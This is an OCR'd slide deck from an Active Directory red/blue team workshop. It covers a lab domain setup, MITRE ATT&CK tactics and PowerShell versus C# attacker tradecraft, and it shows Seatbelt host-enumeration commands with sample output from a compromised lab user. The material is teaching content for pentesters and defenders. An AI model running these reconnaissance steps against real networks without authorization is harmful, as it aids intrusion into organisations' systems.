ACTIVE DIRECTORY SECURITY WORKSHOP

A RED AND BLUE GUIDE TO POPULAR AD ATTACKS

@_theVIVI (Gabriel)

Pentester. Gamer.

- **Blog:** thevivi.net
- **GitHub:** github.com/V1V1
- **Twitter:** @_theVIVI
- **Email:** gabriel<at>thevivi.net

WHO THIS IS FOR

RED

Pentesters/red teamers.

Understand and walkthrough popular Windows & AD tradecraft.


Find out how you could get detected.

BLUE

Sysadmins/blue teamers.

Understand how attackers compromise and own AD environments.

Mitigation and detection techniques (with basic Splunk queries).




AGENDA


1. INTRODUCTION

LAB SETUP

Welcome to our playground - **FOX.com**



FOX.COM DOMAIN




FOX.com - Systems

- Windows Server 2012 Domain Controller.
- Windows 10 & 7 hosts.
- Single AD forest.

FOX.com - Audit & Logging

- Sysmon on every endpoint. Using @SwiftonSecurity's sysmon config.
- Decent audit policy deployed using GPO.
- Powershell version 5.1 & enhanced logging on every host.
- Logs being forwarded to a Splunk server for analysis.

ASSUME BREACH



- Accepting the very likely reality that adversaries have already compromised your network; regardless of the perimeter defences you've deployed.

Image from: https://github.com/infosecn1nja/AD-Attack-Defense

MITRE ATT&CK™

- MITRE ATT&CK™ is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations.
- These include specific and general techniques, as well as concepts and background information on well-known adversary groups and their campaigns.

Read more: https://attack.mitre.org/

ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware	Compiled HTML			Bypass User Account	Credential	Domain Trust	Exploitation	Data from	Custom Command and	Data Transfer	Disk Content

ATT&CK TACTICS VS TECHNIQUES

1) **Tactics -** Represent the "why" of an ATT&CK technique. The tactic is the adversary's tactical objective for performing an action
2) **Techniques -** Represent "how" an adversary achieves a tactical objective by performing an action.

Enterprise Tactics

ID	Name	Description
TA0001	Initial Access	The adversary is trying to get into your n
TA0002	Execution	The adversary is trying to run malicious
TA0003	Persistence	The adversary is trying to maintain their
TA0004	Privilege Escalation	The adversary is trying to gain higher-lev
TA0005	Defense Evasion	The adversary is trying to avoid being de
TA0006	Credential Access	The adversary is trying to steal account

Credential Access

The adversary is trying to steal account names and passwords.

Credential Access consists of techniques for stealing credentials like account names ar
credentials include keylogging or credential dumping. Using legitimate credentials can g
them harder to detect, and provide the opportunity to create more accounts to help achi

Techniques

ID	Name	Description
T1098	Account Manipulation	Account manipulation may aid adversaries in maintaining access to permissions, modifying credentials, adding or changing permission account activity designed to subvert security policies, such as perfo credentials. In order to create or manipulate accounts, the adversary
T1139	Bash History	Bash keeps track of the commands users type on the command-line this file resides at the same location: `~/.bash_history`. Typically, t line as parameters to programs, which then get saved to this file wh
T1110	Brute Force	Adversaries may use brute force techniques to attempt access to ac

Reference: https://medium.com/mitre-attack/att-ck-101-17074d3bc62

TRADECRAFT (POWERSHELL)

- Over the past few years, Powershell has been used as an offensive tool in all stages of the attack lifecycle; from initial compromise to persistence and data exfiltration.
- But security measures such as AMSI, enhanced logging (module logging, script block logging, transcription) has made it a lot harder for attackers to operate using Powershell exclusive tradecraft.

Reference: https://devblogs.microsoft.com/powershell/powershell-the-blue-team/


TRADECRAFT (C#)

- The new kid on the block.
- Just like Powershell, C# is tightly intergrated with the .NET framework;making it the one of the best replacements for Powershell as the tool/language of choice for attacking Windows and Active Directory environments.
- Also,just like Powershell in the beginning; visibility into C#/.NET tradecraft isn't great at the moment, making it much harder for defenders to detect attacker activity.
- But this is likely to change over time, especially with AMSI's recent integration with the .NET Framework.

Reference: https://posts.specterops.io/operational-challenges-in-offensive-c-355bd232a200

STILL NOT DEAD

- Attackers and defenders still can't afford to ignore Powershell tradecraft, so we'll be taking a look at both C# and Powershell tooling throughout our lab exercises.




Source: 2019 Threat Detection Report by Red Canary

https://resources.redcanary.com/hubfs/ThreatDetectionReport-2019.pdf

2. WINDOWS HOST RECON & ENUMERATION

WINDOWS HOST RECON & ENUMERATION



The situation:

You've just compromised a low privileged user in the FOX.com domain and you want to get a lay of the land.

HOST ENUMERATION TOOLS

- **Seatbelt** - https://github.com/GhostPack/Seatbelt (C#)
- **Reconerator** - https://github.com/stufus/reconerator (C#)
- **HostEnum** - https://github.com/threatexpress/red-team-scripts/blob/master/HostEnum.ps1 (Powershell)
- **Manual enumeration (using commands)** - https://wiki.skullsecurity.org/Windows_Commands

HOST ENUMERATION - SEATBELT

- Seatbelt performs numerous host enumeration checks.

Usage:

#Collect system related data

SeatBelt.exe system

#Collect user related data

SeatBelt.exe user

#Run all checks

SeatBelt.exe all

#Run a specific check

SeatBelt.exe CHECK-NAME

```
"SeatBelt.exe system" collects the following system data:

      BasicOSInfo           -   Basic OS info (i.e. archit
      RebootSchedule        -   Reboot schedule (last 15 d
      TokenGroupPrivs       -   Current process/token priv
      UACSystemPolicies     -   UAC system policies via th
      PowerShellSettings    -   PowerShell versions and se
      AuditSettings         -   Audit settings via the reg
      WEFSettings           -   Windows Event Forwarding (
      LSASettings           -   LSA settings (including au
      UserEnvVariables      -   Current user environment v
      SystemEnvVariables    -   Current system environment
      UserFolders           -   Folders in C:\Users\
      NonstandardServices   -   Services with file info co
      InternetSettings      -   Internet settings includin
      LapsSettings          -   LAPS settings, if installe
      LocalGroupMembers     -   Members of local admins, R
      MappedDrives          -   Mapped drives
      RDPSessions           -   Current incoming RDP sessi
      WMIMappedDrives       -   Mapped drives via WMI
      NetworkShares         -   Network shares
      FirewallRules         -   Deny firewall rules, "full
      AntiVirusWMI          -   Registered antivirus (via
      InterestingProcesses  -   "Interesting" processes- d
      RegistryAutoRuns      -   Registry autoruns
      RegistryAutoLogon     -   Registry autologon informa
      DNSCache              -   DNS cache entries (via WMI
      ARPTable              -   Lists the current ARP tabl
      AllTcpConnections     -   Lists current TCP connecti
```

HOST ENUMERATION - SEATBELT

- Running SeatBelt's system checks.

```
PS C:\Users\miller\Desktop\PurpleHaze> .\Seatbelt.exe system

                           %&&@@@&&
                           &&&&&&&&%%%,                                        #&&@@@@@@%%%%%%###############%
                           &%&    %&%%                                         &////((&%%%%%#%###############(/
%%%%%%%%%%######%%%#%%###%   &%%**#                                          @////((&%%%%%%####################
#%#%%%%%%%%#######%#%%#######  %&%,,,,,,,,,,,,,,,,                          @////((&%%%%%#%####################
#%#%%%%%%%#####%%#%#%%#######  %%%,,,,,,  ,,,   ,,                          @////((&%%%%%%%####################
#####%%%#########################  &%%......  ...   ..                       @////((&%%%%%%%####################%#
#######%##########%#########  %%%......  ...   ..                            @////((&%%%%%#####################
###%##%########################  &%%..............                            @////((&%%%%%%%%#################%#
#####%########################  %%%..                                        @////((&%%%%%%%################
                           &%&    %%%%       Seatbelt                        %////((&%%%%%%%%##############*
                           &%%&&&%%%%%         v0.2.0                         ,(((&%%%%%%%%%%%%%%%%%,
                            #%%%%##,


=== Running System Triage Checks ===


=== Basic OS Information ===

  Hostname                       :  FOX-PC-ZERO
  Domain Name                    :  fox.com
  Username                       :  FOX\miller
  ProductName                    :  Windows 7 Ultimate
  EditionID                      :  Ultimate
```

